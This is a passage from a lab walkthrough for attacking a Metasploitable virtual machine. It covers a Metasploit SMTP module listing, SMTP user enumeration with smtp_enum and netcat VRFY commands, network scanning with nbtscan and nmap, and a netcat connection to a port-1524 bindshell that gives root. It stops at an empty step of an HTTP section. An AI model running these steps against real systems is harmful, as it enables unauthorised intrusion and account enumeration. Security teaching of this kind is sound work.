
Open the metasploit framework.



Step 5:

Show options


Show all the available options.



```
msf6 > search smtp

Matching Modules

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                          normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                             2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   10  exploit/windows/http/mdaemon_worldclient_form2raw     2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50    2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange          2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5                 2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug               1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                  2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce             2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe             2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress     2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                    normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain                                normal     No     SMTP NTLM Domain Extraction
   23  auxiliary/scanner/smtp/smtp_relay                                      normal     No     SMTP Open Relay Detection
   24  auxiliary/fuzzers/smtp/smtp_fuzzer                                     normal     No     SMTP Simple Fuzzer
   25  auxiliary/scanner/smtp/smtp_enum                                       normal     No     SMTP User Enumeration Utility
   26  auxiliary/dos/smtp/sendmail_prescan                   2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   27  exploit/windows/smtp/wmailserver                      2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
   28  exploit/unix/webapp/squirrelmail_pgp_plugin           2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   29  exploit/windows/smtp/sysgauge_client_bof              2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
   30  exploit/windows/smtp/mailcarrier_smtp_ehlo            2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii                                        normal     No     VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28     great      No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                2020-12-06       normal     No     WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                  2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 >
```

Step 6:

Use the module with index 25




```
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50    2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange          2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5                 2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug               1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                  2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce             2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe             2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress     2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                    normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain                                normal     No     SMTP NTLM Domain Extraction
   23  auxiliary/scanner/smtp/smtp_relay                                      normal     No     SMTP Open Relay Detection
   24  auxiliary/fuzzers/smtp/smtp_fuzzer                                     normal     No     SMTP Simple Fuzzer
   25  auxiliary/scanner/smtp/smtp_enum                                       normal     No     SMTP User Enumeration Utility
   26  auxiliary/dos/smtp/sendmail_prescan                   2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   27  exploit/windows/smtp/wmailserver                      2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
   28  exploit/unix/webapp/squirrelmail_pgp_plugin           2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   29  exploit/windows/smtp/sysgauge_client_bof              2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
   30  exploit/windows/smtp/mailcarrier_smtp_ehlo            2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii                                        normal     No     VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28     great      No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                2020-12-06       normal     No     WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                  2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                        Required  Description
   ----       ---------------                                        --------  -----------
   RHOSTS                                                            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                     yes       The target port (TCP)
   THREADS    1                                                      yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                   yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 7:

Set RHOSTS 192.168.56.101

Set the remote host.




Step 8:

nc 192.168.56.101 25

On a different terminal, use the above command to target port 25 of metasploitable.

Step 9:


VRFY daemon
VRFY mysql
VRFY postgres



c) Exploiting Metasploit using Blind shell

Step 1:


Ifconfig
nbtscan 192.168.56.0/24
Check your ip-address and scan all the devices in that ip range.



Step 2:

nmap -sV 192.168.56.101


Scan for the versions of all the services whose ports are currently open.



Step 3:

nc 192.168.56.101 1524

Use netcat and go for port 1524 I.e bindshell on metasploitable.




Root access to metasploitable will be provided.

d) Exploiting Metasploit using HTTP

Step 1:

Ifconfig


Check your ip-address.



Step 2:


nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.




Step 3:

Visit the ip-address/phpinfo.php



Step 4:

